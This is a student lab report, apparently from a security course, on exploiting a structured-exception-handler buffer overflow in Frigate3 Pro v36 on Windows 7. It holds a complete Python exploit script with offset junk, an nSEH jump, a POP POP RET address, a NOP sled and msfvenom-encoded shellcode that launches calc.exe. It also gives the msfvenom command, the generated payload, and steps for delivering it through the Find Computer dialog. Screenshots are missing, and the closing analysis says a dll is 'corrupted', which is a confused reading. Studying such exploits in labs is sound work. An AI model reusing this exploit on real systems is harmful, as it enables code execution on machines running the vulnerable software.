LAB 10

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Lab experiment - Working with the memory vulnerabilities – Part IV


Task

- **Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Analysis

- **Try to crash the Frigate3_Pro_v36 and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH**

- **Exploit.py script**



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
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Payload generated using exploit2.py

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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pK9XeUakpPdlK0Ptpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5IpacLwrfLwPzaZoDMVayWXbjR
SbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaK
ONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkd
DlKvaZpoyPDa4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKb
OLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOX
UQsrMCTS0AA
```




- **Paste the payload in FInd computer dialog box available in Disk Toolbar.**




○ Computer name: AAAAAAAAAAAAAAAAAA
○ IP Address: 0 . 0 . 0 . 0



- **Before exploitation, Attaching the debugger (Immunity Debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers.**




Checking for EIP Address:




Verifying the SHE chain:

Analysing the address of various registers after exploitation:



Checking for EIP Address:



Verifying the SHE chain and reporting the dll loaded along with the address:

Analysis :

From the above analysis we found that dll (rt160.40010C4B) is corrupted and located at the address “0018F2A0”.